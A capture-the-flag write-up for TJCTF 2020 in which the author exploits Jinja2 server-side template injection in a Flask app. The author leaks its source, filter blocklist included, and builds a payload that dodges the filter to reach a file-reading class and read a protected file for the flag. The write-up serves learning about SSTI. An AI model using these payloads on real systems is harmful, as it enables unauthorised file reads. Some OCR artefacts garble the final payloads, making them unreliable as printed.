

TJCTF 2020 Congenial Octo Couscous

Saturday, March 7, 2020 12:16 PM

Note: There very likely is an easier way to solve this but this is where I landed.



https://congenial_octo_couscous.tjctf.org/



The challenge description suggest you need to find a way to read this:

https://congenial_octo_couscous.tjctf.org/strategyguide.txt

but when you go there, you get: **Access Denied**

On the main page, you can enter text in several fields and submit. When you do, you get a message like this:

Hello, sam. Your application will be processed in 7 weeks.

The number 7 seems to vary randomly between 3 and 7.

I tried SQL injection by putting a single quote at the end of each field but nothing happened.
Also tried a double-quote.

I then tried for SSTI (server side template injection) by putting this in each field:

{{7*7}}

Then I got:

Server Error

Turns out, it only seems to matter what you put in the Username field. This makes sense since that is the text that is reflected back to you in their message.

Puzzled why I got a Server Error, I tried various things.

{{'abc' + "def'}}

This produced:

Hello, abcdef.

So, there is definitely some template processing happening.

Let's try something involving a string method..

{{''.join('abc')}}

This produced:

Hello, abc.

I tried various things and found that I always get **Server Error** when my text includes

- any digit (0..9)
- double quote (")
- either bracket ([])

From previous CTF writeups I've read, I suspected it was Python with Jinja and tried:

{{config}}

Which yielded:

Hello, <Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': None, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, '**SERVER_FILEPATH': '/secretserverfile.py**'}>. Your application will be processed in 7 weeks.

secretserverfile.py caught my eye.

I tried this URL:

https://congenial_octo_couscous.tjctf.org/secretserverfile.py

and got:

```
from flask import Flask, render_template, request, render_template_string from multiprocessing import Pool import random import re app = Flask(__name__,template_folder='templates') app.config['SERVER_FILEPATH']='/secretserverfile.py' def check_chars(text=''): if text=='': return False if '{' in text or '}' in text: text2=re.sub(r'\s','',text).lower() illegal = ['"', 'class', '[', ']', 'dict', 'sys', 'os', 'eval', 'exec', 'config.'] if any([x in text2 for x in illegal]): return False for i in range(10): if str(i) in text: return False return text def async_function(message): return render_template_string(message) app.jinja_env.globals.update(check_chars=check_chars) @app.route('/') def main(): return render_template('index.html') @app.route(app.config['SERVER_FILEPATH']) def server(): return open('server.py').read() @app.route('/strategyguide.txt') def guide(): #TODO: add authentication to endpoint return 'ACCESS DENIED' @app.route('/apply',methods=["POST"]) def apply(): if request.form.get('username') is not None: if check_chars(request.form.get('username')): message='Hello, '+check_chars(request.form.get('username'))+'. Your application will be processed in '+ str(random.randint(3,7)) +' weeks.' result=None with Pool(processes=1) as pool: return_val=pool.apply_async(async_function,(message,)) try: result=return_val.get(timeout=1.50) except: result='Server Timeout' return result else: return 'Server Error' if __name__ == "__main__": app.run(debug=True)
```

This isn't very readable so I cleaned it up by hand:

```
from flask import Flask, render_template, request, render_template_string
from multiprocessing import Pool
import random
import re app = Flask(__name__,template_folder='templates')

app.config['SERVER_FILEPATH']='/secretserverfile.py'

def check_chars(text=''):
    if text=='':
        return False
    if '{' in text or '}' in text:
        text2=re.sub(r'\s','',text).lower()
    illegal = ['"','class','[',']','dict','sys','os','eval','exec','config.']
    if any([x in text2 for x in illegal]):
        return False
    for i in range(10):
        if str(i) in text:
            return False
    return text

def async_function(message):
    return render_template_string(message)

app.jinja_env.globals.update(check_chars=check_chars)

@app.route('/')
def main():
    return render_template('index.html')

@app.route(app.config['SERVER_FILEPATH'])
def server():
    return open('server.py').read()

@app.route('/strategyguide.txt')
def guide():
    #TODO: add authentication to endpoint
    return 'ACCESS DENIED'

@app.route('/apply',methods=["POST"])
def apply():
    if request.form.get('username') is not None:
```

```
        if check_chars(request.form.get('username')):
            message='Hello, '+check_chars(request.form.get('username'))+'. Your application will be processed in '+
str(random.randint(3,7)) +' weeks.'

        result=None
        with Pool(processes=1) as pool:
            return_val=pool.apply_async(async_function,(message,))

        try:
            result=return_val.get(timeout=1.50)
        except:
            result='Server Timeout'
            return result
        else:
            return 'Server Error'

if __name__ == "__main__":
    app.run(debug=True)
```

Here we can see why digits were prevented as well as this list of strings:
['"', 'class', '[', ']', 'dict', 'sys', 'os', 'eval', 'exec', 'config.']

This source also confirms what I saw by playing around. If you violate the filter, you get Server Error.
However, if you have a syntax error, you'll get **Server Timeout.** It isn't actually a timeout. Their code just catches ANY exception and "says" it is a timeout.

We need to construct an expression which bypasses this filtering but still reads the **strategyguide.txt** file.

I read several SSTI writeups but none of them had quite this filtering but the general idea they all seem to follow is:

Start with a simple object and work your way to the base **object** type. Then get all of its subclasses. Look in that list for some useful type that you can use to open/read a file.

Let's start by playing in a python3 command line environment. Just run python3 in your terminal window and you'll get one.

Let's get the class for an empty string object:

```
>>> ''.__class__
<class 'str'>
```

This prints out: <class 'str'>

We know we can't use the text class in our Username since it is filtered, but let's not worry about that for now.

We now get the base class of str:

```
>>> ''.__class__.__base__
<class 'object'>
```

Now let's get all of the subclasses of this base object type.

```
>>> ''.__class__.__base__.__subclasses__
<built-in method __subclasses__ of type object at 0x10deeccd0>
```

Turns out this is a method so we have to call it.

>>> ''.__class__.__base__.__subclasses__()
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, LOTS MORE HERE

The list of subclasses in my python3 terminal window will be different than the list on their server.

Let's work towards crafting an expression that does not violate their filter.

We'll start with the modest goal of: **''.__class__**

Since the word **class** violates their filter, we can use a method called __getattribute__().

''.__class__ is equivalent to ''.__getattribute__('__class__')

>>> ''.__getattribute__('__class__')
<class 'str'>

But now we can futz with '__class__' string. The easiest way is to break it up onto multiple strings.
Python will just join these together automatically.

>>> ''.__getattribute__('__cla' 'ss__')
<class 'str'>

This will bypass the filter!

Adding __base__ should be fine.

>>> ''.__getattribute__('__cla' 'ss__').__base__
<class 'object'>

Adding __subclasses__ onto the end of that will violate the filter since it has the word **class** in it.
Let's use the __getattribute__() trick again.

>>> ''.__getattribute__('__cla' 'ss__').__base__.__getattribute__('__subcla' 'sses__')
Traceback (most recent call last):
** File "<stdin>", line 1, in <module>**
TypeError: expected 1 arguments, got 0

Hmmm, something went wrong! Let's try just **__getattribute__** without the parentheses.

>>> ''.__getattribute__('__cla' 'ss__').__base__.__getattribute__
<slot wrapper '__getattribute__' of 'object' objects>

A "**slot wrapper**"???

In contrast, this gives **method-wrapper** bound to a **"str object":**

>>> ''.__getattribute__
<method-wrapper '__getattribute__' of str object at 0x10e20f3b0>

Here's a great explanatory article about method and slot wrappers:

https://stackoverflow.com/questions/10401935/python-method-wrapper-type/19545928#19545928

In summary, a method wrapper is method that is already bound to an object and so it is "ready" to be called.
In contrast, a slot wrapper is not bound to an object. Before you can call it, you need to bind it by adding:

.__get__(<object-we-want-to-bind-to>)

The object we want to "bind to" is the base **object**. We already had that earlier:

''.__getattribute__('__cla''ss__').__base__

There is probably an easier way to do this but let's just send in that base object expression as the <object-we-want-to-bind-to>.

>>> ''.__getattribute__('__cla''ss__').__base__.__getattribute__.__get__(''.__getattribute__('__cla''ss__').__base__)
<method-wrapper '__getattribute__' of type object at 0x10deeccd0>

Now that we have the **__getattribute__** method bound to the base object type, we can call it and pass in an obscured '__subclasses__' string parameter:

>>> ''.__getattribute__('__clas''s__').__base__.__getattribute__.__get__(''.__getattribute__('__clas''s__').__base__)
('__subcl''asses__')
<built-in method __subclasses__ of type object at 0x10deeccd0>

As before, this says the __subclasses__ property is actually a method. So, we need to "call" it.

>>> ''.__getattribute__('__clas''s__').__base__.__getattribute__.__get__(''.__getattribute__('__clas''s__').__base__)
('__subcl''asses__')()
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'> LOTS MORE HERE

This expression should pass their filters so let's send it in as the Username surrounded by {{ }}

This returns a BIG list of subclasses. It is hard to read. I copied/pasted it into a text editor and used search/replace to clean it up a bit. It starts like this:

[class 'type'
, class 'weakref'
, class 'weakcallableproxy'
, class 'weakproxy'
, class 'int'
, class 'bytearray'
, class 'bytes'
, class 'list'
, class 'NoneType'
, class 'NotImplementedType'
, class 'traceback'
, class 'super'
, class 'range'
, class 'dict'
, class 'dict_keys'
, class 'dict_values'
, class 'dict_items'
, class 'odict_iterator'

, class 'set'
, class 'str'
, class 'slice'
, class 'staticmethod'
, class 'complex'
, class 'float'
, class 'frozenset'
, class 'property'
, class 'managedbuffer'

and ends 500+ lines later like this:

, class 'jinja2.ext.Extension'
, class 'jinja2.ext._CommentFinder'
, class 'multiprocessing.util.Finalize'
, class 'multiprocessing.util.ForkAwareThreadLock'
, class 'multiprocessing.pool.ExceptionWithTraceback'
, class 'multiprocessing.pool.Pool'
, class 'multiprocessing.pool.ApplyResult'
, class 'multiprocessing.pool.IMapIterator'
, class '_multiprocessing.SemLock'
, class 'multiprocessing.connection._ConnectionBase'
, class 'multiprocessing.connection.Listener'
, class 'multiprocessing.connection.SocketListener'
, class 'multiprocessing.connection.ConnectionWrapper'
, class 'multiprocessing.queues.Queue'
, class 'multiprocessing.queues.SimpleQueue'
, class 'multiprocessing.synchronize.SemLock'
, class 'multiprocessing.synchronize.Condition'
, class 'multiprocessing.synchronize.Event'
, class 'multiprocessing.popen_fork.Popen']

Most of the SSTI writeups then locate the "file" class and leverage it to open and read the desired file.

However, the "file" class is NOT part of this list. :(

Searching for the word "file" matches on 29 entries:

, class '_frozen_importlib_external.FileLoader'
, class '_frozen_importlib_external.FileFinder'
, class 'tempfile._RandomNameSequence'
, class 'tempfile._TemporaryFileCloser'
, class 'tempfile._TemporaryFileWrapper'
, class 'tempfile.SpooledTemporaryFile'
, class 'tempfile.TemporaryDirectory'
, class 'zipfile.ZipInfo'
, class 'zipfile._ZipDecrypter'
, class 'zipfile.LZMACompressor'
, class 'zipfile.LZMADecompressor'
, class 'zipfile._SharedFile'
, class 'zipfile._Tellable'
, class 'zipfile.ZipFile'
, class 'email.feedparser.BufferedSubFile'
, class 'gunicorn.pidfile.Pidfile'
, class 'argparse.FileType'
, class 'gunicorn.http.wsgi.FileWrapper'
, class 'click._compat._AtomicFile'
, class 'click.utils.LazyFile'
, class 'click.utils.KeepOpenFile'

, class 'werkzeug.datastructures.FileStorage'
, class 'werkzeug.wsgi.FileWrapper'

Not really knowing what to try, I did some googling on some of these and decided to try

, class 'click.utils.LazyFile'

https://kite.com/python/docs/click.utils.LazyFile

The site says:

A lazy file works like a regular file but it does not fully open the file but it does perform some basic checks early to see if the filename parameter does make sense. This is useful for safely opening files for writing.

LazyFile is at index **407** in this list.

We now need to find a way to access this entry in the subclasses list. However, we cannot do [407] for two reasons.

- We can't use digits (0..9)
- We can't use brackets ([])

Similar to how we used **__getattribute__()** above, there is similar method called **__getitem__()**.

list[0] is equivalent to **list.__getitem__(0)**

Example from my Python3 command line:

```
>>> ''.__getattribute__('__clas''s__').__base__.__getattribute__.__get__(''.__getattribute__('__clas''s__').__base__)
('__subcl''asses__')().__getitem__(0)
<class 'type'>
```

We can add **.__getitem__(<something-goes-here>)** onto the end of our expression but we can't use digits.

On a whim, I tried True and False to see if they would be interpreted as 1 and 0. They were!

```
>>> False+Fa lse
0
>>> True+True
2
```

Another idea was to use the ord() function which takes a one character string and returns the unicode code point for it.

```
>>> ord('A')
65
```

However, when I added in **ord('A')** in place of **False**, I got **Server Timeout** so the template processor is not willing to allow this method call.

So, let's build up an expression involving True (acting as 1) that equals 407. By playing around I ended up with this:

```
>>> (True+True+True+True)**(True+True+True+True) + (True+True+True+True+True)**(True+True+True) + (True+True
+True+True+True)*(True+True+True+True+True) + True
407
```

Then entering this expression for Username:

{{''.__getattribute__('__clas''s__').__base__.__getattribute__.__get__(''.__getattribute__('__clas''s__').__base__)('__subcl''asses__')().__getitem__((True+True+True+True)(True+True+True+True) + (True+True+True+True+True)**(True+True+True) + (True+True+True+True+True)*(True+True+True+True+True) + True)}}**

returns:

Hello, <class '**click.utils.LazyFile**'>.

We're close!

Now that we have the LazyFile class isolated, we can construct an object of this type by calling it and passing in the file we want. This is equivalent to constructing a new object of type LazyFile for this local file:

{{''.__getattribute__('__clas''s__').__base__.__getattribute__.__get__(''.__getattribute__('__clas''s__').__base__)('__subcl''asses__')().__getitem__((True+True+True+True)(True+True+True+True) + (True+True+True+True+True)**(True+True+True) + (True+True+True+True+True)*(True+True+True+True+True) + True)('./strategyguide.txt')}}**

This returns:

Hello, <_io.TextIOWrapper name='./strategyguide.txt' mode='r' encoding='ANSI_X3.4-1968'>.

For fun, I tried the above with a different file **'./strageyguideXYZ.txt'** and I got a error. This is good evidence that it actually opening our file.

Now that we have a LazyFile object initialized to our file, we can call the **read()** method:

{{''.__getattribute__('__clas''s__').__base__.__getattribute__.__get__(''.__getattribute__('__clas''s__').__base__)('__subcl''asses__')().__getitem__((True+True+True+True)(True+True+True+True) + (True+True+True+True+True)**(True+True+True) + (True+True+True+True+True)*(True+True+True+True+True) + True)('./strategyguide.txt').read()}}**

This returns the flag!

Hello, Best formation that wins every time: DDDDD DLLLD DLHLD DLLLD DDDDD Key: D=Drone L=Landscaper H=HQ Beginning of game strategy: **tjctf{c0ng3n1al_500iq_str4ts_ez_dub}** . Your application will be processed in 3 weeks.